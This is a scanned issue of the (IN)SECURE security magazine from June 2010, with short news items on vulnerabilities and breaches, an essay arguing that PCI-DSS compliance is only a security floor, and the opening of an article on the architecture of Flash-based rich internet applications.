
(IN)SECURE

OPEN. INFORMATIVE. TO THE POINT.

Issue 26 - June 2010

PCI: SECURITY'S LOWEST COMMON DENOMINATOR



HACKING UNDER THE RADAR

PLACING THE BURDEN ON THE BOT

THE GROWING PROBLEM OF CYBER BULLYING

DATA BREACH RISKS AND PRIVACY COMPLIANCE

Stay ahead of information security threats.
Attend RSA® Conference Europe 2010.

TABLE OF CONTENTS

Welcome to (IN)SECURE 26
the digital security magazine

It's been quite a ride since the April issue of (IN)SECURE. We've been to Infosecurity Europe in London and met some of our dedicated readers across the channel. We took in the sun at the IBM Innovate 2010 conference in Orlando and learned more about the future of information security and other transformations coming to many aspects of our computing-fueled lifestyle.

As this issue is released, we're looking forward to going to the US for one of the premier technical events of the year - Black Hat Briefings & Training 2010. If you're in Las Vegas, don't forget to join us for drinks at the Qualys party on July 28 at the Jet, it's going to be amazing!

A big thanks goes to everyone who submitted their material for this issue, there's truly a lot of talented people in the information security field. Keep it coming!

Mirko Zorz
Editor in Chief

Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: Mirko Zorz, Editor in Chief - editor@insecuremag.com
News: Zeljka Zorz, News Editor - news.editor@insecuremag.com
Marketing: Berislav Kucan, Director of Marketing - marketing@insecuremag.com

Distribution

Security world

Google now supports encrypted search

Google just rolled out SSL encryption to Google Search. The option is currently in beta, therefore the users aren't automatically transferred to https. Over the years, Google started adding SSL capabilities to their portfolio of online products, most notably making it the default option for all Gmail users in early 2010. (www.net-security.org/secworld.php?id=9323)

Wi-Fi security patent granted for dynamic authentication and encryption

Ruckus Wireless has been granted a patent by the USPTO for an innovation that simplifies the configuration, administration and strength of wireless network security. The new technique effectively eliminates tedious and time-consuming manual installation of encryption keys, passphrases or user credentials needed to securely access a wireless network. (www.net-security.org/secworld.php?id=9326)

Findings of the Q1 2010 State of the Web security report

Zscaler's newly released Q1 2010 State of the Web report details the enterprise threat landscape and the variety of Web-based issues plaguing Internet users. Among numerous findings, the report details several growing threat vectors, including attackers leveraging search engines and growing fake anti-virus threats. (www.net-security.org/secworld.php?id=9335)


Q&A: Symantec's acquisitions and the future

Francis deSouza is senior vice president of the Enterprise Security Group at Symantec. In this interview he discusses Symantec's recent acquisitions, how they mitigate cloud computing and social networking threats, as well as Symantec's plans for the near future. (www.net-security.org/article.php?id=1442)

Critical vulnerabilities in Photoshop CS4

Critical vulnerabilities have been identified in Photoshop CS4 11.01 and earlier for Windows and Macintosh that could allow an attacker who successfully exploits these vulnerabilities to take control of the affected system. A malicious .ASL, .ABR, or .GRD file must be opened in Photoshop CS4 by the user for an attacker to be able to exploit these vulnerabilities. (www.net-security.org/secworld.php?id=9350)

Critical iPhone security issue leaves your contents exposed



Bernd Marienfeld has discovered that the passcode protection can be bypassed by simply connecting the iPhone 3GS in question to a computer running Ubuntu 10.04. According to him, the iPhone can be tricked into allowing access to photos, videos, music, voice recordings, Google safe browsing database, game contents, and more. (www.net-security.org/secworld.php?id=9352)

The risks when networks collide

The increasing convergence of multiple networks for voice, data, video and other services onto a single infrastructure based on IP, has the potential to leave serious gaps in security. The new research from the ISF identifies the potential risks and rewards of convergence and details four key steps to secure converged networks. (www.net-security.org/secworld.php?id=9356)

IT pros are hacking their own enterprises to keep intruders out

A survey of IT security professionals has discovered that 83% consider commercial applications to be riddled with code flaws and vulnerabilities. As a result, security professionals are making heavy investments in penetration and code testing, combined with application scanning, to try and build security into the software. (www.net-security.org/secworld.php?id=9358)

Popular websites distribute spyware-infected Mac software

A spyware application that is installed by a number of freely distributed Mac applications was found on a variety of websites. OSX/OpinionSpy performs a number of malicious actions, from scanning files to recording user activity, as well as sending information about this activity to remote servers and opening a backdoor on infected Macs. (www.net-security.org/malware_news.php?id=1362)

U.S. Senators keep trying to give "cyber emergency" powers to federal government

When the officials "playing" the roles of various decision-makers tried to shutdown cell phone and Internet services to prevent a cascading effect, they discovered that federal agencies actually don't have the authority to do so, and that companies providing these services might be unwilling to do it when asked. (www.net-security.org/secworld.php?id=9365)

Samsung smartphone shipped with malware-infected memory card

The Samsung S8500 Wave phone with the Samsung bada mobile platform has been found being shipped to customers while containing malware on its 1GB microSD memory card. The malicious file is accompanied by an Autorun.inf file, which installs itself on any Windows PC that still has the autorun feature enabled. (www.net-security.org/malware_news.php?id=1364)

Facebook fights rogue apps with verification program

In view of all the rogue applications that have targeted Facebook users, the announcement that the social network will require developers to verify their account (by confirming their mobile phone or adding a credit card) in order to create new applications is a welcome one. (www.net-security.org/secworld.php?id=9367)

Top 5 FIFA World Cup online risks

Lavasoft warned computer users to be aware of stealthy online traps set by cybercriminals to leverage public interest surrounding the 2010 FIFA World Cup - and issued advice to follow to make sure people enjoy the month-long tournament without becoming the target or victim of an attack. (www.net-security.org/secworld.php?id=9368)

Rootkits on Android smartphones

Nicholas Percoco and Christian Papathanasiou, two security researchers from Trustwave, have recently announced that they came up with a proof-of-concept kernel-level rootkit in the form of a loadable kernel module, with the help of which they will demonstrate an attack on a Android smartphone at the DefCon conference next month. (www.net-security.org/secworld.php?id=9371)

Critical Adobe Flash, Reader 0-day flaw exploited in the wild

A zero-day flaw affecting 10.0.x and 9.0.x versions of Adobe Flash Player - including the current version, which is 10.0.45.2 - has been spotted being exploited in the wild. The flaw also affects Adobe Reader and Acrobat 9.3.2 and earlier 9.x, since the vulnerable authplay.dll component ships with those products. (www.net-security.org/secworld.php?id=9373)

U.S. intelligence analyst arrested for passing on classified items to Wikileaks

A 22-year old Army intelligence analyst has been arrested by U.S. Federal officials after he boasted about providing Wikileaks with combat videos (including that of the helicopter attack made public by the site in April) and a massive amount of classified State Department records. (www.net-security.org/secworld.php?id=9374)

The termination of a spyware business

The FTC is announcing a settlement that bars the sellers of the "RemoteSpy" keylogger from advertising that the spyware can be disguised and installed on someone else's computer without the owner's knowledge. It requires that the software provide notice that the program has been downloaded and obtain consent from computer owners before the software can be installed. (www.net-security.org/malware_news.php?id=1368)

1 in 10 IT pros cheat on an IT audit

According to a recent survey, of 242 IT professionals mainly from organizations employing 1000 to 5000+ employees, 1 in 10 admitted that either they or a colleague have cheated to get an IT audit passed. Amongst the cheaters, lack of time and resources are cited as the main reasons, underlining the ever increasing pressure on today's IT departments. (www.net-security.org/secworld.php?id=9378)

114,000 iPad owners' emails and account IDs exposed

News that vulnerabilities on the AT&T network allowed a group calling itself Goatse Security to harvest emails and AT&T authentication IDs of 114,000 early-adopters of Apple's iPad shocked potential victims. Goatse Security has a history of warning about security vulnerabilities, and they managed to get their hands on the data by using a script on the AT&T's website. (www.net-security.org/secworld.php?id=9392)

Mass SQL injection attack compromises IIS/ASP sites

Thousands of websites and who knows how many visitors were affected by the recently discovered mass SQL injection attack that targeted - among others - The Wall Street Journal and The Jerusalem Post websites. Further investigation into the matter revealed the common denominator: all sites are hosted on IIS servers and use ASP.net. (www.net-security.org/secworld.php?id=9395)

0-day Windows flaw published by Google researcher

Tavis Ormandy, the well-known Google security researcher who discovered the feature/vulnerability in Java and forced Sun to patch it up swiftly by releasing the details to the public - has done it again. The vulnerability exists in the Windows Help and Support Center function (helpctr.exe) and affects only Windows XP and Windows Server 2003. (www.net-security.org/secworld.php?id=9401)

AirTight Networks · CORE Security Technologies · IMPERVA · RedSeal · SecureWorks · SOURCEfire · TREND MICRO

JET NIGHTCLUB

LAS VEGAS

WED JULY 28 ♦ 8PM - 2AM

The QUALYS Party

FEATURING

INTEGRATION PARTNERS

JET
MIRAGE
NIGHTCLUB

LIVE PERFORMANCES *by*
TAINTED LOVE & DJ DIRTY HERTZ

OPEN BAR 8PM - 2AM

PCI: Security's lowest common denominator

by Dimitri McKay

"Lowest Common Denominator" (as defined by Webster's Dictionary) is "often used to indicate a lowering of quality resulting from a desire to find common ground for many people."

Frankly, I think this description is lacking. I was never great with math, but I do know network security. And I know that the current PCI-DSS standards require the absolute minimum level of security.

Heartland Payment Systems was, to date, the largest breach in history, with tens of millions of credit and debit card data stolen. Yet, the company had been deemed PCI compliant just weeks before. The CEO of Heartland Payment Systems knew that PCI wasn't enough to secure Heartland against a sophisticated cyber attack, and even admitted it on an earnings call with analysts on November 4, 2008.

He said, "We also recognize the need to move beyond the lowest common denominator of data security, currently the PCI DSS standards for processing secure transactions, one which we have the ability to implement without waiting for the payments infrastructure to change." The CEO of the corporation who suffered the largest credit card data breach in history readily confirmed that "PCI compliance doesn't mean secure."

Instead of going the extra mile and erring on the side of safety, Heartland's executives ignored the warning signs and took the cheapest route. They treated PCI like the 'ceiling' when it should be the 'floor' for security. That's unfortunate, knowing how profitable the credit card business can be.

Now, PCI DSS has been a great way to force the enterprise into creating a budget for and rolling out security. However, these budgets are being spent not on the best security solutions, but on specific security products that are outlined in particular PCI controls.

It's a catch 22 - the only way for an IT group to advance their security programs beyond the baseline requirements it to justify the spend, yet the only justification people have is PCI. PCI is just too bare-boned when it comes to prescribing good security.

Most people forced to bring a company up to PCI compliance have lost sight of the original goal.

For too long the question has been “how does this make us compliant?” - instead of “how does this make us safer?” PCI has forced companies to do more, but not enough. If PCI is going to be a standard, we should raise the bar on that standard.

Of the breaches in 2009, 81% of vendors were not PCI compliant. To be clear, that means that 81% of the vendors couldn’t even attain the lowest level of security required. Heartland was PCI compliant, and yet they were still not secure. Also, 41% of businesses couldn’t even pass a PCI audit of the 2006 standards - never mind the current standards.

Most people forced to bring a company up to PCI compliance have lost sight of the original goal. PCI DSS was created as a way of reducing security breaches and credit card fraud, because consumers were losing of faith in their credit cards. The problem is that assessors often just focus on the actual controls of PCI, and not the spirit PCI was created in. They simply don’t understand why PCI was written, or what sort of risk it was built to mitigate.

Obviously PCI compliance won't make it impossible for hackers to steal data. However, it should make it harder.

The imperative for companies is to concentrate on baseline security, not on PCI-scope-related-checkbox-security.

As Dr. Anton Chuvakin would say: “Security first, compliance is the result.” Unfortunately, the mindset of the enterprise is to fear not the hacker, but the auditor. And that’s not the right mentality to have. PCI DSS shouldn’t be the basis of an information security policy. Just think about it - that’s asking VISA and MasterCard to define your security policy while ignoring other major threats. That’s madness. Complacency that stems from compliance to a standard is unacceptable.


As someone who helps customers attain PCI-DSS compliance, I’ve witnessed on more than one occasion an executive say “I might get fined, but that’s a risk I can take.” What? That’s your concern? The fine? That’s an epic fail. It is the attacker you need to be concerned with. Sure, PCI will fine you, but that’s just money. What about a public breach, what about the damage to company image, the damage to your customers or even the damage to employee PII?


Now don’t get me wrong. I appreciate PCI, because it continues to push that 90% of companies that are below the acceptable level of security, into spending money on a baseline. PCI in its current revision is not perfect, but it has certainly forced a number of companies to step up. The industry is safer with PCI.

The imperative for companies is to concentrate on baseline security, not on PCI-scope-related-checkbox-security. Use PCI as the lowest common denominator, and go well beyond that. Don’t fear the auditor, fear the hacker, and adjust your security for that. The fine from PCI is much less of a threat than the negative media, and damage control that comes from a data breach.

We can do better.

Dimitri McKay is a Security Architect at LogLogic (www.loglogic.com). He is a Log Evangelist working with LogLogic customers to identify and alleviate challenges in forensics, operations or compliance to industry mandates and government regulations. Public speaker, blogger, and writer for both industry and trade publications in both print and digital format.





Analyzing Flash-based RIA components and discovering vulnerabilities

by Rishita Anubhai and Shivang Bhagat

The development of the Information Web can be presented synoptically as:



Static Web Pages
Minimal Client 'back to' Server Interaction
Weak User End in terms of capabilities
Interactivity is the Keyword!
AJAX, Flash, Silverlight, RIA
Blogs, Wikis, Social Networking Applications
Web 1.0
Web 2.0

Figure 1 – Quick comparison between 1.0 and 2.0.

Furthermore, depending on the perspective of various people, the next era will most likely be about "living" on the web with virtual worlds, avatars and the like. Hence in this scenario, where "interactivity" and "RIA (Rich Internet Applications)" are the key terms for any functionality in the web (as shown in Figure 1 – Web 2.0), client side technologies have also evolved to keep pace with the changing demands. Client side scripting facilities make interaction not just possible but also smooth for the client without having to go to the server each time for every little interaction that the user does. One of these client side technologies is Flash – the topic of discussion for this paper. Flash was initially centered on passively providing animations and movies for the end user. From that, it grew to incorporate certain procedural features with the Scripting Language provision of ActionScript 1.0 and 2.0. Today, it allows for the running of ActionScript 3.0 which is an object oriented scripting language and supports high end interactivity features and programming (as shown in Figure 2).

But when a technology is ripening, so are the malicious intents towards the same and that is precisely why this domain of Flash applications and corresponding security needs to be looked into.



Flash providing passive Movies and Animations
Procedural Support: ActionScript 1.0 and 2.0
Object Oriented Scripting Support: ActionScript 3.0

Figure 2 – Flash technology transformation.

A closer look at Adobe's major initiatives

The three major initiatives taken by Adobe with respect to this domain are:

- Flash
- Flex
- Adobe Integrated Runtime (AIR).

While Flash and Flex provide facilities for building interactive applications with subtle differences as highlighted below, AIR covers a larger sphere.

The subtle differences between Flash and Flex can be summarized thus:

Flash	**Flex**
Centered on animation facilities with respect to time, therefore predominant features being Timeline Based Development.	Centered on the development of Rich Internet Applications (RIA), therefore predominant features being User Interface and Interaction Elements.
The framework and environment is relatively freer and the developers can approach it from various perspectives.	• Project Framework is provided • Insistence on extending Flex Classes and such other programming framework unlike the creative freedom in **Flash**.
Target Developers are those with an artistic motive.	Target Developers are those with the motive of development of Web, RIA applications.

Table 1 – Quick view: Flash vs. Flex.

The architecture of the Flash and Flex applications is similar and so shall be discussed in the next section with interchangeable names unless specified otherwise. On the other hand, AIR provides a platform for the development of Rich Internet Applications with a variety of technologies which include: Flash, Flex, HTML and Ajax.

AIR applications have been viewed as easy yet powerful to use and the platform is a boon to the developers, who can develop innovative applications in a much easier manner, with minimal changes, and make the application work also in offline model as a desktop application.

Architecture of Flash-based applications

The bigger picture: Basic Web application architecture

Web applications are generally based on a three-tier approach, which can be extended to n-tier as per the individual requirements of the application. The three tiers are shown in Figure 3 below.

When it comes to a thin client, the Presentation (Browser Display) is the only layer located on the client, whereas the other two layers reside on the server. But, when thick clients are involved, they are used to their full capacity by having parts of the Application layer also on the client. Forrester Research, a major technology-consulting firm, called this concept “The Executable Internet or the X Internet”. As a result, client side scripts that execute completely on the client and within the browser have been introduced.

